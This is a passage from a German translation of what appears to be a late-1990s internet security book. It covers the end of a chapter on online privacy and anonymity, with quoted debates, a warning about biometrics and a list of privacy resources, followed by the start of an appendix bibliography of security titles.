Wenn diese Informationen nicht genau übereinstimmen, kann der Schnüffler noch andere Methoden verwenden. Eine ist die Ausgabe einer traceroute- Anforderung. Wenn man die Route zu einem Rechner verfolgt, der sich in einer anderen Stadt befindet, muß sie unweigerlich bestimmte Gateways passieren. Dies sind die Haupt-Schaltstellen, durch die der gesamte Verkehr läuft, der in eine Stadt oder aus ihr heraus geht. Normalerweise sind dies von Telekommunikationsunternehmen betriebene Knotenpunkte. Die meisten enthalten Städtenamen in ihren Adressen. In Amerika sind Washington D.C. und Boston zwei bekannte Punkte, in Deutschland etwa Frankfurt, Karlsruhe und München. D.h., auch wenn das Abgleichen der IP-Adresse mit der host- Ausgabe kein Ergebnis bringt, kann man mit Hilfe von traceroute wenigstens den ungefähren Standort des Rechners herausfinden.

Mit diesen Informationen kann der Spion feststellen, welcher der gefundenen Namen Ihrer ist und zu WorldPages zurückkehren. Dort wählt er Ihren Namen aus und erhält innerhalb von Sekunden eine Karte Ihrer Nachbarschaft. Der genaue Standpunkt Ihres Wohnsitzes ist auf der Karte eingekreist. Der Schnüffler weiß nun genau, wo Sie leben und wie er dort hinkommen kann. Nun kann er beginnen, weitere Informationen über Sie zu sammeln.

Viele Personen spielen die Bedeutung dieser Informationen herunter. Sie argumentieren damit, daß all diese Informationen ohnehin anderweitig verfügbar seien. Das Problem liegt darin, daß das Internet diese Informationsquellen zusammenführt. Dadurch wird ein massenhaftes Ausspionieren möglich, und damit beginnt der Ärger.

Als Randbemerkung möchte ich noch anfügen, daß die komplette Wahrung der Anonymität zwar möglich ist, aber nicht vor dem Gesetz. Wenn sie genug Zeit haben, könnten Behörden eine Nachricht auch zurückverfolgen, obwohl sie über einen anonymen Remailer gepostet worden ist. (Das dürfte allerdings sehr schwierig werden, wenn die Nachricht über mehrere Remailer weitergeleitet wurde.) Das Problem liegt in der Struktur des Internet selbst. Ralf Hauser und Gene Tsudik schreiben in ihrem Artikel »On Shopping Incognito«:

> *Von Anfang an war das Wesen der aktuellen Netzwerkprotokolle und -anwendungen so ausgelegt, daß es der Wahrung der Privatsphäre zuwiderläuft. Die überwiegende Mehrzahl hat eines gemeinsam: Sie übermitteln Endpunkt-Identifizierungsinformationen. Mit »Endpunkt« kann in diesem Zusammenhang ein Benutzer (mit einer einzigartigen ID), eine Netzwerkadresse oder ein Unternehmensname gemeint sein. Zum Beispiel übermittelt E-Mail routinemäßig die Absenderadresse im Header. Datentransfer (z.B. FTP), entfernte Logins (z.B. Telnet) und Hypertext-Browser (z.B. WWW) geben Adressen, Hostnamen und IDs ihrer Benutzer preis.*

Es wird immer wieder die Frage gestellt, ob Benutzer überhaupt ein Recht auf Anonymität haben. Ich meine schon. Es gibt eine Menge legitimer Gründe dafür, warum Anonymität im Internet erlaubt sein sollte. Der folgende Abschnitt ist ein Auszug aus »Anonymity for Fun and Deception: The Other Side of 'Community'« von Richard Seltzer:

> *Einige Gemeinschaften erfordern eine Wahrung der Anonymität, da ihre Mitglieder sonst nicht teilnehmen würden. Das ist z.B. bei den Anonymen Alkoholikern, AIDS-, Drogen- und anderen Selbsthilfe-Organisationen der Fall, besonders, wenn das Risiko besteht, von der Gesellschaft verstoßen zu werden oder sogar rechtliche Konsequenzen tragen zu müssen, wenn die Identität der Mitglieder bekannt wird.*

Dieses Thema taucht in der erhitzten Debatte über Anonymität im Internet, die derzeit geführt wird, immer wieder auf. Sogar viele »Etablierte« erkennen an, daß Anonymität ein wichtiges Element ist, das die Redefreiheit im

Internet bewahren kann. Auch in juristischen Kreisen wurde diesem Thema viel Aufmerksamkeit gewidmet. Ein ausgezeichnetes Dokument stammt von A. Michael Froomkin, einem Rechtsanwalt und bekannten Professor. In »Anonymity and Its Enmities« schreibt Froomkin:

> *Für Personen, die eine repressive Regierung kritisieren oder eine Revolution gegen diese anfachen wollen, sind Remailer von unschätzbarem Wert. Mit der Möglichkeit der weitreichenden Verbreitung von Nachrichten über das Internet wird anonyme E- Mail zum modernen Ersatz für anonyme Flugblätter. Andere Beispiele sind Leute, die Unternehmen, eine religiöse Sekte oder eine andere Bewegung kritisieren, von der sie Vergeltungsmaßnahmen befürchten. Und Leute, die in einem öffentlichen Forum Fragen über sehr persönliche Dinge stellen, die sie dort nicht diskutieren würden, wenn man die Nachricht auf ihren Verfasser zurückverfolgen könnte.*

Wegweiser:

»Anonymity and Its Enmities« von Professor Froomkin ist eine ausgezeichnete Quelle für Links zu juristischen Analysen der Anonymität im Internet. Besonders für Journalisten ist dieses Dokument eine gute Informationsquelle. Sie finden es unter http://warthog.cc.wm.edu/law/publications/jol/froomkin.html.

Nicht jeder ist allerdings der Meinung, daß Anonymität im Internet eine gute Sache ist. Einige Menschen glauben, daß dies höchstens auf anarchistische Zustände hinauslaufen könnte. Ein ziemlich ironisches Zitat - wenn man in Betracht zieht, von wem es stammt - findet sich in »Computer Anarchy: A Plea for Internet Laws to Protect the Innocent« von Martha Seigel:

> *Die Menschen brauchen im Cyberspace das gleiche Maß an Sicherheit und Ordnung wie in ihren Häusern und auf der Straße. Der gegenwärtige Zustand im Internet zeigt mehr als deutlich, daß eine allgemeine Anarchie nicht funktioniert. Wenn die Regierungen keine Möglichkeit finden, Ordnung in das stetig wachsende und sich verändernde Internet zu bringen, wird schon bald das pure Chaos herrschen.*

Vielleicht wissen Sie schon, warum dieses Zitat so unglaublich ironisch ist. Die Autorin, Martha Seigel, ist auf dem Gebiet der »Computer-Anarchie« keine Unbekannte. Zu ihrer Zeit wurde sie auf der schwarzen Liste des Internet (Internet Blacklist) geführt, weil sie die Netzwerkrichtlinien gegen den Massenversand von Nachrichten *(Spamming)* im Usenet verletzt hatte. Das folgende ist ein Auszug aus dieser schwarzen Liste, der sich auf Cantor & Seigel, die Anwaltskanzlei von Ms. Seigel, bezieht:

> *Die berühmten Greencard-Anwälte haben 1994 wiederholt Nachrichten in fast allen Usenet-Newsgruppen gepostet, in denen sie ihre Dienste anboten. Diese bestanden darin, Personen zu helfen, in die Greencard-Verlosung der USA zu kommen. (Nebenbei bemerkt: Sie verlangten für diesen Dienst 100 Dollar, obwohl die Teilnahme an der Greencard-Lotterie umsonst ist und man dazu nichts weiter tun muß, als zur richtigen Zeit einen Brief mit seinen persönlichen Daten an den richtigen Ort zu senden.) Als die ankommenden Mail-Bomben ihren Zugangsprovider zwangen, ihnen ihren Account zu kündigen, drohten sie, ihn zu verklagen, bis er schließlich einlenkte und zusagte, alle Antworten an sie weiterzuleiten.*

Wegweiser:

Die »Internet Blacklist« finden Sie im Web unter http://www.cco.caltech.edu/~cbrown/BL/ .

Das ist jedoch alles Theorie. Je mehr wir uns in Richtung der bargeldlosen Gesellschaft bewegen, desto wichtiger wird die Forderung nach Anonymität. Die Sammler von persönlichen Informationen im Internet sollten sich also beeilen. Die Analyse von Verbrauchergewohnheiten wird aller Wahrscheinlichkeit nach eines Tages der Vergangenheit angehören, zumindest in bezug auf das Internet. Die Mehrheit der elektronischen Zahlungssysteme,

die derzeit entwickelt werden (oder schon verfügbar sind), beruhen auf der Anonymität.

Wegweiser:

Dan Fandrich, ein bekannter Programmierer und Computer-Enthusiast in British Columbia, hat eine umfassende Liste solcher Systeme zusammengestellt. Sie finden sie unter http://www.npsnet.com/danf/emoney-anon.html. Einige der von Fandrich aufgeführten Systeme sind:

· *DigiCash*

· *CAFÉ*

· *CyberCash*

· *NetBank/NetCash*

· *First Virtual*

Fandrich spricht ein paar wichtige Dinge an. Einige Systeme behaupten zwar, »totale« Anonymität zu bieten, tun dies in Wirklichkeit aber nicht. Fandrich hat z.B. beobachtet, daß viele Systeme die Aktivitäten protokollieren. Deshalb sind diese »anonymen« Transaktionen in Wirklichkeit gar nicht anonym - und das bringt uns zu meiner Schlußbemerkung, die ich in diesem Buch machen möchte.

29.4.6 Eine Warnung

Die modernen Technologien verändern unsere Gesellschaft zusehends, und die persönliche Privatsphäre geht bei diesem Prozeß immer mehr verloren. Das Internet trägt mit dazu bei.

Schon heute verwenden Banken biometrische Systeme zur Identifizierung von Kunden. Das ist ein gruseliger Prozeß. Um Ihr Geld abheben zu können, müssen Sie Ihre Netzhaut oder Ihren Daumen von einem Scanner erfassen lassen, der Sie authentifiziert. Diese Technologien werden bereits für PCs vermarktet, und die Anpreisungen der Verkäufer klingen verlokkend. Oder haben Sie es vielleicht nicht satt, daß Sie jedesmal ein Paßwort eingeben müssen, wenn Sie Ihren Rechner starten oder sich ins Netzwerk einloggen wollen?

Bald wird die biometrische Authentifizierung auch im E-Commerce Einzug halten. Bevor Sie dieses Buch zur Seite legen, möchte ich Sie bitten, sich einmal vorzustellen, welches Klima in einem Jahrzehnt herrschen wird. Jeder Benutzer wird eine einzigartige, digitale ID besitzen, die auf einem verschlüsselten Wert beruht. Dieser Wert wird eine 32-Bit- oder 64- Bit-Zahl sein, die von den physischen Merkmalen Ihres Gesichts oder Ihrer rechten Hand abgeleitet ist. Ohne diese Zahl werden Sie nicht in der Lage sein, etwas zu kaufen oder zu verkaufen. Wenn diese Zeit gekommen ist, erinnern Sie sich daran, daß Sie hier zum ersten Mal etwas darüber gelesen haben.

Zu guter Letzt möchte ich Ihnen noch einige gute Quellen zur Privatsphäre im Internet nennen:

Privacy & Anonymity on the Internet FAQ

Autor: L. Detweiler

Inhalt: Viele Informationsquellen zur Privatsphäre und Anonymität im Internet; ein Muß für Benutzer, die sich erstmals mit dem Thema der Identifizierung im Internet auseinandersetzen.

URL: http://www.prz.tu-berlin.de/~derek/internet/sources/privacy.faq.02.html

Anonymous Remailer FAQ

Autor: Andre Bacard

Inhalt: Eine nicht zu technische Beschreibung anonymer Remailer, wie sie funktionieren und wo man sie finden kann.

URL: http://www.well.com/user/abacard/remail.html

Anmerkung: Bacard ist ebenfalls der Autor von *Computer Privacy Handbook* (»The Scariest Computer Book of the Year«).

The Anonymous Remailer List

Autor: Raph Levien

Inhalt: Liste von Adressen anonymer Remailer im Internet.

URL: http://www.cs.berkeley.edu/~raph/remailer-list.html

How-To Chain Remailers

Autor: Alex de Joode

Inhalt: Ein sachliches Tutorial dazu, wie man Remailer verkettet und auf diese Weise eine absolut anonyme Nachricht verschickt.

URL: http://www.replay.com/remailer/chain.html

Privacy on the Internet

Autoren: David M. Goldschlag, Michael G. Reed und Paul F. Syverson: Naval Research Laboratory Center For High Assurance Computer Systems

Inhalt: Ein guter Leitfaden, der alle in diesem Kapitel besprochenen Aspekte abdeckt.

URL: http://www.itd.nrl.navy.mil/ITD/5540/projects/onion-routing/inet97/index.htm

Anonymous Connections and Onion Routing

Autoren: David M. Goldschlag, Michael G. Reed und Paul F. Syverson: Naval Research Laboratory Center For High Assurance Computer Systems; PostScript; Presented in the Proceedings of the Symposium on Security and Privacy in Oakland, CA, Mai 1997

Inhalt: Eine recht detaillierte Analyse von anonymen Verbindungen und der Abwehr von Rückverfolgung und Verkehrsanalysen (behandelt auch die Schwachstellen solcher Systeme, eine Pflichtlektüre).

URL: http://www.itd.nrl.navy.mil/ITD/5540/projects/onion-routing/OAKLAND_97.ps

Special Report: Privacy in the Digital Age

Autor: Susan Stellin

Inhalt: CNET-Artikel, der Informationsquellen zur Privatsphäre im Internet enthält.

URL: http://www.cnet.com/Content/Features/Dlife/Privacy/

The Electronic Frontier Foundation

Autor: unbekannt

Inhalt: Umfassende Quellen zur Privatsphäre im elektronischen Zeitalter.

URL: http://www.eff.org/

The Electronic Privacy Information Center (EPIC)

Autor: unbekannt

Inhalt: Diese Seite ist unverzichtbar, wenn Sie juristische Informationen über Privatsphäre und Anonymität im Internet und anderswo suchen.

URL: http://epic.org/

Computer Professionals for Social Responsibility - CPSR

Autor: unbekannt

Inhalt: Eine Gruppe, die ethische Fragen im Zusammenhang mit der Benutzung von Computern diskutiert.

URL: http://snyside.sunnyside.com/home/

The Anonymizer

Autor: unbekannt

Inhalt: Eine Site, die gratis anonymes Surfen anbietet. Die Anwendung agiert als Mittelsmann zwischen Ihnen und den Sites, die Sie aufsuchen. Im wesentlichen ist dies ein etwas komplexerer Proxy-Dienst. Er ermöglicht auch Verkettungen, und Ihre IP wird aus den Protokollen der Sites gestrichen.

URL: http://www.anonymizer.com/

Artikel und Vorträge

On Shopping Incognito. R. Hauser und G. Tsudik. Second USENIX Workshop on Electronic Commerce, November 1996. http://www.isi.edu/~gts/paps/hats96.ps.gz.

The Anonymous E-mail Conversation. Ceki Gulcu. Technical Report, Eurecom Institute. Juni 1995.

Control of Information Distribution and Access. Ralf C. Hauser. Technical Report, Department of Computer Science, University of Zurich. September 1995.

Internet Privacy Enhanced Mail. Stephen T. Kent. Communications of the ACM, Vol. 36 No. 8. August 1993.

Certified Electronic Mail. Alireza Bahreman, J. D. Tygar. 1994. ftp://ftp.cert.dfn.de/ pub/pem/docs/CEM.ps.gz.

E-Mail Security. Dr. John A. Line. UKERNA Computer Security Workshop, 15./16. November 1994. ftp://ftp.cert.dfn.de/pub/pem/docs/UKERNA-email-security.ps.gz.

Anonymous Internet Mercantile Protocol. David M. Kristol, Steven H. Low und Nicholas F. Maxemchuk. 1994. http://julmara.ce.chalmers.se/Security/accinet.ps.gz.

Anonymous Credit Cards. Steven Low und Nicholas F. Maxemchuk und Sanjoy Paul. 1994. http://julmara.ce.chalmers.se/Security/anoncc.ps.gz.

NetCash: A Design for Practical Electronic Currency on the Internet. Gennady Medvinsky und B. Clifford Neuman. 1993. http://julmara.ce.chalmers.se/Security/netcash2.ps.gz.

Electronic Fingerprints: Computer Evidence Comes of Age. M. R. Anderson, Government Technology Magazine. November 1996.

Achieving Electronic Privacy. David Chaum. Scientific American, S. 96-101. August 1992.

Erased Files Often Aren't. M. R. Anderson, Government Technology Magazine. Januar 1997.

FBI Seeks Right to Tap All Net Services. M. Betts, ComputerWorld, Vol. XXVI, No. 23. 8. Juni 1992.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

A

Bibliographie zum Thema Sicherheit - weiterführende Literatur

Dieser Anhang enthält eine Bibliographie zum Thema Internet-Sicherheit. Viele der erwähnten Bücher wurden im letzten Jahr herausgegeben. Einige behandeln das Thema »Sicherheit« allgemein, andere konzentrieren sich auf spezielle Probleme. Ich kann sie alle als weiterführende Literatur empfehlen.

Auf der CD-ROM, die diesem Buch beigefügt ist, finden Sie die Bibliographie im HTML- Format. Wenn Sie einen Titel anklicken, gelangen Sie auf die Web-Site von Amazon, auf der Sie mehr über die einzelnen Bücher lesen können. In vielen Fällen finden Sie dort Kommentare von Lesern, Buchbesprechungen und weitere Informationen, die Ihnen helfen können zu entscheiden, welche Titel für Sie interessant sind.

A.1 Allgemeine Internet-Sicherheit

Access Control and Personal Identification Systems. Don M. Bowers. Butterworth-Heinemann, 1998. ISBN 0750697326.

Actually Useful Internet Security Techniques. Larry J. Hughes, Jr. New Riders. ISBN 1562055089.

Advanced Military Cryptography. William F. Friedman. Aegean Park Press, 1996. ISBN 0894120115.

Advances in Computer System Security. Rein Turn. Artech House, 1988. ISBN 089006315X.

AIX RS/6000 System and Administration Guide. James W. Deroest. McGraw-Hill, 1994. ISBN 0070364397.

Apache Server Survival Guide. Manuel Alberto Ricart. Sams.net, 1996. ISBN 1575211750.

Applied Cryptography: Protocols, Algorithms, and Source Code in C. Bruce Schneier. John Wiley & Sons, 1995. ISBN 0471117099.

Applied Java Cryptography. Merlin Hughes. Manning Publications, 1998. ISBN 1884777635.

AS/400 Security in a Client/Server Environment. Joseph S. Park. John Wiley & Sons, 1995. ISBN 0471116831.

AS/400 System Administration Guide. Jesse Gamble, Bill Merrow. McGraw-Hill, 1994. ISBN

0070227985.

Audit Trail Administration, UNIX Svr 4.2. UNIX Systems Lab. Prentice Hall, 1993. ISBN 0130668877.

Bandits on the Information Superhighway (What You Need to Know). Daniel J. Barrett. O'Reilly & Associates, 1996. ISBN 1565921569. (Deutsch: Gauner und Ganoven im Internet, ISBN 3930673444).

Basic Methods of Cryptography. Jan C. A. Van Der Lubbe. Cambridge University Press, 1998. ISBN 0521555590.

Bots and Other Internet Beasties. Joseph Williams. Sams.net, 1996. ISBN 1575210169.

Break the Code: Cryptography for Beginners. Bud Johnson, Larry Daste. Dover Publications, 1997. ISBN 0486291464.

Building in Big Brother: The Cryptographic Policy Debate. Deborah Russell, G. T. Gangemi, Rebecca J. Duncan, Stephen T. Kent, Kim Lawson-Jenkins, Philip Zimmermann, et al. Springer-Verlag, 1995. ISBN 0387944419.

Building Internet Firewalls. D. Brent Chapman, Elizabeth D. Zwicky. O'Reilly & Associates, 1995. ISBN 1565921240. (Deutsch: Einrichten von Internet-Firewalls, ISBN 3930673312).

Building Secure and Reliable Network Applications. Kenneth P. Birman. Prentice Hall, 1997. ISBN 0137195842.

The Codebreakers: The Comprehensive History of Secret Communication from Ancient Times to the Internet. David Kahn. Scribner, 1996. ISBN 0684831309.

Codes and Cryptography. Dominic Welsh. Oxford University Press, 1988. ISBN 0198532873.

Codes Ciphers and Secret Writing. Martin Gardner. Dover Publications, 1984. ISBN 0486247619.

Commonsense Computer Security: Your Practical Guide to Information Protection. Martin R. Smith. McGraw Hill, 1993. ISBN 0077078055.

The Complete Idiot's Guide to Protecting Yourself on the Internet. Aaron Weiss. Que, 1995. ISBN 1567615937.

Computer Communications Security. Warwick Ford. Prentice Hall, 1994. ISBN 0137994532.

Computer Crime: A Crimefighter's Handbook. David J. Icove, Karl A. Seger, and William R. Vonstorch. O'Reilly & Associates, 1995. ISBN 1565920864.

Computer Hacking: Detection and Protection. Imtiaz Malik. Sigma Press, 1996. ISBN 1850585385.

The Computer Privacy Handbook. André Bacard. Peachpit Press, 1995. ISBN 32295410.

Computer Security. John M. Carroll. Butterworth-Heinemann, 1996. ISBN 0750696001.

Computer Security. D. W. Roberts. Blenheim Online Publications, 1990. ISBN 0863531806.

Computer Security and Privacy: An Information Sourcebook. Mark W. Greenia. Lexikon Services, 1998. ISBN 0944601464.

Computer Security Basics. Deborah Russell and G. T. Gangemi, Sr. O'Reilly & Associates, 1991. ISBN 0937175714.

Computer Security for Dummies. Peter T. Davis and Barry D. Lewis. IDG Books, 1996. ISBN 1568846355.

Computer Security Handbook. R. A. Elbra. NCC Blackwell, 1992. ISBN 1855541440.

Computer Security Management. Karen A. Forcht. Boyd & Fraser, 1994. ISBN 0878358811.

Computer Security Risk Management. I. C. Palmer & G. A. Potter. Van Nostrand Reinhold, 1990. ISBN 0442302908.

Computer Security: Threats and Countermeasures. K. Bhaskar. NCC Blackwell, 1993. ISBN 1855541742.

Computer System and Network Security. Gregory B. White, Eric A. Fisch, and Udo W. Pooch. CRC Press, 1996. ISBN 0849371791.

Computer Virus Handbook. Richard Levin. Osborne McGraw-Hill, 1990. ISBN 0078816475.

Computer Viruses and Anti-Virus Warfare. Jan Hruska. Prentice Hall, 1993. ISBN 0130363774.

Computers Ethics & Social Values. Deborah G. Johnson, Helen Nissenbaum. Prentice Hall, 1995. ISBN 0131031104.

Computers Ethics and Society. M. David Ermann, Mary B. Williams, and Michele S. Shauf. Oxford University Press, 1997. ISBN 019510756X.

Computers Under Attack: Intruders, Worms, and Viruses. Peter J. Denning. ISBN 0201530678.

Contemporary Cryptology: The Science of Information Integrity. Gustavus J. Simmons. IEEE, 1992. ISBN 0879422777.

Course in Cryptography. Marcel Givierge. Aegean Park Press, 1996. ISBN 089412028X.

Cryptography & Privacy Sourcebook. David Banisar. BPI Information Services, 1997. ISBN 1579791077.

Cryptography and Secure Communications. Man Young Rhee. McGraw-Hill, 1994. ISBN 0071125027.

Cryptography the Science of Secret Writing. Laurence D. Smith. Dover Publications, 1955. ISBN 048620247X.

Cryptography: Theory and Practice (Discrete Mathematics and Its Applications). Douglas R. Stinson. CRC Publications, 1995. ISBN 0849385210.

Cyber Crime: How to Protect Yourself from Computer Criminals. Laura E. Quarantiello. Tiare Publications, 1996. ISBN 0936653744.

Cyberpunk Handbook. R. U. Sirius and Bart Nagel. Random House, 1995. ISBN 0679762302.

Cyberpunk: Outlaws and Hackers on the Computer Frontier. Katie Hafner and John Markoff. Simon &

Schuster, 1991. ISBN 0671683225.

Cyberwars: Espionage on the Internet. Jean Guisnel and Winn Schwartau. Plenum Press, 1997. ISBN 0306456362.

Decrypted Secrets: Methods and Maxims of Cryptology. Friedrich L. Bauer. Springer Verlag, 1997. ISBN 3540604189.

Designing and Implementing Microsoft Internet Information Server. Weiying Chen, Sanjaya Hettihewa, Arthur Knowles, and Paolo Pappalardo. Sams.net, 1996. ISBN 1575211688.

Digital Copyright Protection. Peter Wayner. AP Professional, 1997. ISBN 0127887717.

Disappearing Cryptography: Being and Nothingness on the Net. Peter Wayner. Ap Professional, 1996. ISBN 0127386718.

Disaster Recovery Planning for Computers and Communication Resources. Jon William Toigo. John Wiley & Sons, 1996. ISBN 0471121754.

Distributed Programming Paradigms with Cryptography Applications. J. S. Greenfield. Springer Verlag, 1994. ISBN 354058496X.

E-Commerce Security: Weak Links, Best Defenses. Anup K. Ghosh. John Wiley & Sons, 1998. ISBN 0471192236.

E-Mail Security: How To Keep Your Electronic Messages Private. Bruce Schneier. John Wiley & Sons, 1995. ISBN 047105318X.

Elementary Military Cryptography. William F. Friedman. Aegean Park Press, 1996. ISBN 0894120999.

Encyclopedia of Cryptology. David E. Newton. ABC-Clio Publications, 1997. ISBN 0874367727.

Enigma: How the German Cipher Was Broken, and How it Was Read by the Allies in WWII. Wladyslaw Kozaczuk. Univ Publications of America, 1984. ISBN 0313270074.

Essential SCO System Administration. Keith Vann. Prentice Hall, 1995. ISBN 013290859X.

Essential Windows NT System Administration. Æleen Frisch. O'Reilly & Associates, 1998. ISBN 1565922743. (Deutsch: Windows-NT-System-Administration, ISBN 3897211181.)

Executive Guide to Preventing Information Technology Disasters. Richard Ennals. Springer Verlag, 1996. ISBN 3540199284.

Fire in the Computer Room, What Now?: Disaster Recovery Preparing for Business Survival. Gregor Neaga, Bruce Winters, and Pat Laufman. Prentice Hall, 1997. ISBN 0137543913.

Firewalls and Internet Security: Repelling the Wily Hacker. William R. Cheswick and Steven M. Bellovin. Addison-Wesley Publishing Company, 1994. ISBN 0201633574.

Firewalls Complete. Marcus Goncalves. McGraw-Hill, 1998. ISBN 0070246459.

Fundamentals of Computer Security Technology. Edward Amoroso. Prentice Hall, 1994. ISBN 0131089293.

Halting the Hacker: A Practical Guide to Computer Security. Donald L. Pipkin. Prentice Hall, 1997. ISBN 013243718.

Handbook of Applied Cryptography. Alfred J. Menezes, Paul C. Van Oorschot, and Scott A. Vanstone. CRC Press, 1996. ISBN 0849385237.

Hp-Ux 10.X System Administration. Martin Poniatowski and Marty Poniatowski. Prentice Hall, 1995. ISBN 0131258737.

HP-Ux System Administration Handbook and Toolkit. Marty Poniatowski. Prentice Hall, 1998. ISBN 0139055711.

Implementing AS/400 Security. Wayne Madden and Carol Woodbury. Duke Communications, 1998. ISBN 1882419782.

Implementing Internet Security. Frederic J. Cooper. New Riders, 1995. ISBN 1562054716.

Information Security: An Integrated Collection of Essays. Marshall D. Abrams, Sushil Jajodia, Harold J. Podell. Unknown, 1995. ISBN 0818636629.

Information Warfare: Chaos on the Electronic Superhighway. Winn Schwartau. Thunder's Mouth, 1996. ISBN 1560251328.

An Interactive Guide to the Internet. J. Michael Blocher, Vito Amato, and Jon Storslee. Que Education and Training, 1996. ISBN 1575763540.

Internet 1997 Unleashed. Jill Ellsworth, Billy Barron, et al. Sams.net, 1996. ISBN 1575211858.

Internet and Intranet Security. Rolf Oppliger. Artech House, 1997. ISBN 0890068291.

Internet and TCP/IP Network Security: Securing Protocols and Applications. Uday O. Pabrai and Vijay K. Gurbani. McGraw-Hill, 1996. ISBN 0070482152.

Internet Besieged: Countering Cyberspace Scofflaws. Dorothy E. Denning and Peter J. Denning. Addison-Wesley, 1997. ISBN 0201308207.

Internet Commerce. Andrew Dahl and Leslie Lesnick. New Riders, 1995. ISBN 1562054961.

Internet Cryptography. Richard E. Smith. Addison-Wesley Publishing Company, 1997. ISBN 0201924803.

Internet Firewalls and Network Security. Chris Hare and Specialized Systems Consultants. New Riders, 1996. ISBN 1562054376.

Internet Firewalls and Network Security. Chris Hare and Karanjit S. Siyan Ph.D. New Riders, 1996. ISBN 1562056328.

Internet Security for Business. Terry Bernstein, et al. John Wiley & Sons, 1996. ISBN 0471137529.

Internet Security with Windows NT. Mark Joseph Edwards. Duke Communications, 1997. ISBN 1882419626.

Internet Security: Professional Reference. Derek Atkins, Tom Sheldon, Tim Petru, and Joel Snyder. New

Riders, 1997. ISBN 156205760X.

Intranet Firewalls. Scott Fuller and Kevin Pagan. Ventana Communications Group, 1997. ISBN 1566045061.

Intranet Security: Stories from the Trenches. Linda McCarthy. Prentice Hall, 1997. ISBN 0138947597.

Introduction to Cryptolology and PC Security. Brian Beckett. McGraw-Hill, 1997. ISBN 007709235X.

Introduction to Internet Security: From Basics to Beyond. Garry S. Howard. Prima Publishing, 1995. ISBN 1559587474.

Introduction to the Analysis of the Data Encryption Standard. Wayne G. Barker. Aegean Park Press, 1989. ISBN 0894121693.

Java Cryptography. Jonathan B. Knudsen. O'Reilly & Associates, 1998. ISBN 1565924029.

Java Network Security. Dave Durbin, John Owlett, Andrew Yeomans, and Robert S. MacGregor. Prentice Hall, 1998. ISBN 0137615299.

Java Security. Scott Oakes. O'Reilly & Associates, 1998. ISBN 1565924037.

Java Security: Hostile Applets Holes & Antidotes. Gary McGraw, Edward Felten, and Edward Fellen. John Wiley & Sons, 1996. ISBN 047117842X.

Java Security: Managing the Risks. MindQ Publishing, 1997. ISBN 1575590123.

Lan Times Guide to Security and Data Integrity. Marc Farley, Tom Stearns, and Jeffrey Hsu. Osborne McGraw-Hill, 1996. ISBN 0078821665.

Managing Privacy: Information Technology and Corporate America. H. Jeff Smith. Univ of North Carolina Press, 1994. ISBN 0807821470.

Masters of Deception: The Gang That Ruled Cyberspace. Michele Slatalla and Joshua Quittner. Harper Perennial Library, 1996. ISBN 0060926945.

Microsoft Windows NT Network Administration Training. Microsoft Educational Services Staff. Microsoft Press, 1997. ISBN 1572314397.

The Ncsa Guide to Enterprise Security: Protecting Information Assets. Michel E. Kabay. McGraw-Hill, 1996. ISBN 0070331472.

The Ncsa Guide to PC and LAN Security. Stephen Cobb. McGraw-Hill, 1996. ISBN 0079121683.

Netware Security. Doug Bierer and William Steen. New Riders, 1996. ISBN 1562055453.

Network and Internetwork Security: Principles and Practice. William Stallings. Prentice Hall, 1995. ISBN 0024154830.

Network Security. Steven L. Shaffer and Alan R. Simon. AP Professional, 1994. ISBN 0126380104.

Network Security in a Mixed Environment. Dan Balckarski. IDG Books, 1998. ISBN 0764531522.

Network Security: How to Plan for It and Achieve It. Richard H. Baker. McGraw-Hill, 1994. ISBN 0070051410.

NT Network Security. Matthew Strebe, Charles Perkins, and Michael Moncur. Sybex, 1998. ISBN 0782120067.

The Official PGP User's Guide. Philip R. Zimmermann. MIT Press, 1995. ISBN 0262740176.

Pcweek Intranet and Internet Firewalls Strategies. Edward Amoroso and Ronald Sharp. Ziff-Davis, 1996. ISBN 1562764225.

Pcweek Microsoft Windows NT Security: System Administrator's Guide. Nevin Lambert, Manish Patel, and Steve Sutton. Ziff-Davis, 1997. ISBN 1562764578.

PC Security and Virus Protection. Pamela Kane. IDG Books, 1994. ISBN 1558513906.

PGP: Pretty Good Privacy. Simson Garfinkel. O'Reilly & Associates, 1995. ISBN 1565920988. (Deutsch: PGP: Pretty Good Privacy, ISBN 3930673304.)

Practical Computer Network Security. Mike Hendry. Artech House, 1995. ISBN 0890068011.

Practical Cryptography for Data Internetworks. Edited by William Stallings. IEEE Computer Society, 1996. ISBN 0818671408.

Practical UNIX and Internet Security. Simson Garfinkel and Gene Spafford. O'Reilly & Associates, 1996. ISBN 1565921488.

Professional NT Internet Information Server 2 Administration. Christian Gross, Michael Tracy, and Kevin Roche. Wrox Press, 1996. ISBN 1861000480.

Protecting Business Information: A Manager's Guide. James A. Schweitzer. Butterworth- Heinemann, 1995. ISBN 0750696583.

Protecting Your Web Site with Firewalls. Marcus Goncalves and Vinicius A. Goncalves. Prentice Hall, 1997. ISBN 0136282075.

Protecting Yourself Online: The Definitive Resource on Safety Freedom and Privacy in Cyberspace. Robert B. Gelman, Stanton McCandlish, and Bob Gelman. HarperCollins, 1998. ISBN 0062515128.

Protection and Security on the Information Superhighway. Frederick B. Cohen. John Wiley & Sons, 1995. ISBN 0471113891.

Public-Key Cryptography. Arto Salomaa. Springer Verlag, 1996. ISBN 3540613560.

Risky Business: Protect Your Business from Being Stalked, Conned, Libeled or Blackmailed on the Web. Dan Janal. John Wiley & Sons, 1998. ISBN 0471197068.

Secrets of Making and Breaking Codes. Hamilton Nickels. Citadel Press, 1994. ISBN 0806515635.

Secure Commerce on the Internet. Vijay Ahuja. AP Professional, 1996. ISBN 0120455978.

Secure Computing: Threats and Safeguards. Rita C. Summers. McGraw-Hill, 1997. ISBN 0070694192.

Secure Data Networking. Michael Purse. Artech House, 1993. ISBN 0890066922.

Secure Electronic Commerce: Building the Infrastructure for Digital Signatures and Encryption. Warwick Ford and Michael S. Baum. Prentice Hall, 1997. ISBN 0134763424.

Secure Electronic Transactions: Introduction and Technical Reference. Larry Loeb. Artech House, 1998. ISBN 0890069921.

Security, ID Systems and Locks: The Book on Electronic Access Control. Joel Koniecek and Karen Little. Butterworth-Heinemann, 1997. ISBN 0750699329.

Security in Computing. Charles P. Pfleeger. Prentice Hall, 1996. ISBN 0133374866.

Security Survival: A Source Book from the Open Group. X Open Guide. Prentice Hall, 1997. ISBN 0132666286.

Smart Card Security and Applications. Mike Hendry. Artech House, 1997. ISBN 0890069530.

Technology and Privacy: The New Landscape. Philip E. Agre and Marc Rotenberg. MIT Press, 1997. ISBN 026201162X.

